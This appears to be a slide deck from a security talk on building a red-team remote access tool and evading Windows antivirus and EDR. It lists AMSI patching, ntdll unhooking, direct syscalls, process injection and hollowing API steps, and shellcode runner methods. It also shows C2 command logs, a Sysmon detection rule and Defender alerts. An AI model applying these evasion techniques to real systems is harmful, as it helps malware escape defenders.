



Process





- Map a DLL in each process
- **Patch ntdll.dll** to jump first to the av.dll
- Av.dll scores invocations
- Kill process if it looks malicious





To execute managed code: **Donut + Reflexxion**

- Patch AMSI
 - So our .NET tools dont get detected
 - (*AMSI-patch technique*)
- Patch NTDLL.dll
 - So our “Patch AMSI” does not get detected
 - (*Reflexxion technique*)
- Using direct syscalls
 - So our “Patch NTDLL.dll” does not get detected
 - (*Syswhisper technique*)
- (Obfuscate direct syscall invocation)

Created at ↓	Command	Arguments	Response
20:46:36 15.06.2022	execRemote	Seatbelt.exe DotNet -> c:\windows\notepad.exe	%&&@@@&& &&&&&&&&%%, &&&&&&&&&

process_parent_name	New_Process_Name	process_command_line
client.exe	C:\Windows\notepad.exe	c:\windows\notepad.exe

ID: T1620: Reflective Code Loading

ID: T1106: Native API

EDR
Evasion

┌
**Develop
your own
RAT**
└

SOC - Security Operations Center

aka Blue Team, aka CDC, aka D&R (Detection & Response)



Monitor endpoint

Collect alarms (e.g. from AV's)

Collect events (e.g. from sysmon or EDR agents)

- Rule based detection (e.g. lolbins)
- AI based detection

Dispatch to Analysts

```
{
  "Name": "Net.exe",
  "Tags": [
    "Tool"
  ],
  "Meta": {
    "Events": {
      "Microsoft-Windows-Sysmon/Operational": [
        1
      ]
    },
    "Computers": [],
    "Criticality": 2,
    "Author": "0xrawsec",
    "Comment": "net.exe execution",
    "Schema": "2.0.0"
  },
  "Matches": [
    "$exe: Image =~ '(?i:\\\\.\\net1?\\.exe$)'"
  ],
  "Condition": "$exe"
}
```

Stealthily execute a EXE

- As genuine, non-malicious process
- Basically EXE path spoofing

Process hollowing:

- “Fancy” process injection
- Start a non-malicious process
- Replace its content with another EXE/PE
- Resume process




Process injection:


- **OpenProcess** to get the process information
- **VirtualAllocEx** to allocate some memory inside the process for the shellcode
- **WriteProcessMemory** to write the shellcode inside this space
- **CreateRemoteThread** to tell the process to run the shellcode with a new thread

Process hollowing:

- **CreateProcessA** to start a new process. The flag 0x4 is passed to start it suspended, just before it would run its code.
- **ZwQueryInformationProcess** to get the address of the process's PEB (process environment block)
- **ReadProcessMemory** to query the PEB for the image base address
- **ReadProcessMemory** again to read from the image base address (loading in the PE header for example)
- **WriteProcessMemory** to overwrite the memory from the code base address with shellcode
- **ResumeThread** to restart the suspended process, triggering the shellcode.

Source: <https://github.com/ChrisPritchard/golang-shellcode-runner>





Execute	Shell	Upload	Download	Browse	Other
<div>Enter</div>	<div>commandline net user</div>	<div>Destination c:\windows\system32\comp.exe</div>	<div>ShellType powershell.e... ▼</div>	<div>SpawnType Process hollo... ▼</div>	

Created at ↓	Command	Arguments	Response
16:43:09 03.06.2022	exec	Shell: powershell net user hollow c:\windows\system32\comp.exe	User accounts for \\WIN10 ----- Administrator DefaultAccount Guest vagrant W DAGUtilityAccount The command completed successfully. Pid: 7128 ExitCode: 0


i	_time	host ↕	process_parent_name ↕	New_Process_Name ↕	process_command_line ↕
>	6/3/22 7:12:42.000 PM	win10.windomain.local	client.exe	C:\Windows\System32\comp.exe	comp.exe -ExecutionPolicy Bypass -C hostname

Created at ↓	Command	Arguments	Response
16:38:53 03.06.2022	exec	Shell: powershell net user copyFirst C:\temp\server.exe	User accounts for \\WIN10 ----- Administrator DefaultAccount Guest vagrant WDAGUtilityAccount The command completed successfully. Pid: 4552 ExitCode: 0


i	_time	host ↕	process_parent_name ↕	New_Process_Name ↕	process_command_line ↕
>	6/3/22 2:38:53.000 PM	win10.windomain.local	client.exe	C:\temp\server.exe	C:\temp\server.exe -ExecutionPolicy Bypass -C "net user"

Summary

EDR/AV Evasion




**Develop
your own
RAT**





Hide RAT
(signatures)

Hide Tools
(signatures)

Hide Tools Execution
(UMH, EDR)







Fix or bypass ntdll.dll hooks:

- Syswhisper 1, 2, 3
 - Direct syscalls
- Hell's Gate
 - Direct syscalls
- BananaPhone
 - Like hells gate, but more go, more banana
- Firewalker
 - Single-step ntdll.dll calls, find jmp and live-patch code
- Parallel-asis
 - Using windows parallel loader to load ntdll.dll again
- ScareCrow
 - Overwrite ntdll from disk (framework, detected now?)
- **Reflexxion**
 - Overwrite ntdll from disk
 - Using direct system calls
 - Go implementation

Running shellcode techniques:

- CreateFiber
- CreateProcess
- CreateProcessWithPipe
- CreateRemoteThread
- CreateRemoteThreadNative
- CreateThread
- CreateThreadNative
- EarlyBird
- EtwpCreateEtwThreadEx
- RtlCreateUserThread
- Syscall
- UuidFromStringA
- **NtQueueApcThread**

Confuse EDR's

PE:

- Process Ghosting
 - Temporary PE
- Process Herpaderping
 - PE in transacted state
- Process Doppelganging
 - PE in delete pending state (TxF)
- Process Reimaging
 - Cache synchronization issue
- Module Stomping
- Function Stomping

Memor scanning evasion:

- Gargoyle
- DeepSleep

Avoid tools, proxy traffic

- **SOCKS5 proxy** support
 - Dont run tools on the endpoint
 - Run tools on your analyst workstation
 - Just proxy everything through the RAT
 - Burp, nmap, RDP, SSH, Impacket for SMB attack
- Todo: Implement **OctoPwn Dolphin** agent
 - See talk yesterday “Hacking from the browser” from Tamas Jos

Summary



**Develop
your own
RAT**



- AV & EDR can be bypassed easily
 - Mostly defender in this presentation
- Lots of scanning and detection still happen in userspace
 - Even in our own address space!
- This may change in the future?
 - Kernel mode hooks
 - Mini-filter
- Move to lower level better logging

Is it worth writing your own RAT as a RedTeam?

- Probably smarter to use, patch, or update existing open source one
- Or just write your own Agent
 - Re-use existing C2

Is it worth it as an enthusiast?

- Absolutely

RAT Development for RedTeaming

- Analyse SOC Usecases
 - Define required features
 - Think about architecture
 - ~~Steal~~ Copy from existing projects
 - Time required: Months++
-
- Features:
 - Execute stuff
 - Upload, download files

Sliver: <https://github.com/BishopFox/sliver> (Go) <- hype

Merlin: <https://github.com/Ne0nd0g/merlin> (Go)

Mythic: <https://github.com/its-a-feature/Mythic> (Python)

Apollo, Mythic Agent: <https://github.com/MythicAgents/Apollo> (.NET)

Covenant: <https://github.com/cobbr/Covenant> (.NET)

Empire: <https://github.com/BC-SECURITY/Empire> (PowerShell, C#)

Not covered: Detect tool actions

- IDS
- NIDS
- AD/DC surveillance (e.g. Defender for Identity)
- Honeypots

Also: Every AV and EDR is different

**Threat quarantined**

15.02.2022 23:39

Severe ^

Detected: Behavior:Win32/DefenseEvasion.A!ml

Status: Quarantined

Quarantined files are in a restricted area where they can't harm your device.
They will be removed automatically.

Date: 15.02.2022 23:39

Details: This program is dangerous and executes commands from an
attacker.

Affected items:

file: C:\Users\dobin\AppData\Local\Temp\go-build1534226034\b001\exe
\client.exe

process: pid:17200,ProcessStart:132894383318416507

[Learn more](#)

Actions ▾

**Threat blocked**

01.06.2022 19:50

Severe ^

Detected: Trojan:Win32/Wacatac.B!ml

Status: Removed

A threat or app was removed from this device.

Date: 01.06.2022 19:50

Details: This program is dangerous and executes commands from an
attacker.

Affected items:

file: C:\Users\dobin\Downloads\client.exe

webfile: C:\Users\dobin\Downloads\client.exe|https://
antnium.yookiterm.ch/static/client.exe|

pid:4980,ProcessStart:132985794063459500

[Learn more](#)

Actions ▾

Thank you for your time

Probably no time for questions... :-)

<https://github.com/klezVirus/inceptor/tree/main/slides>

Inceptor - Bypass AV-EDR solutions combining well known techniques

<https://synzack.github.io/Blinding-EDR-On-Windows/>

Blinding EDR On Windows

Proxy Support

- For HTTP and Websocket
- Authenticated proxy (password, kerberos... -> proxyplease library)

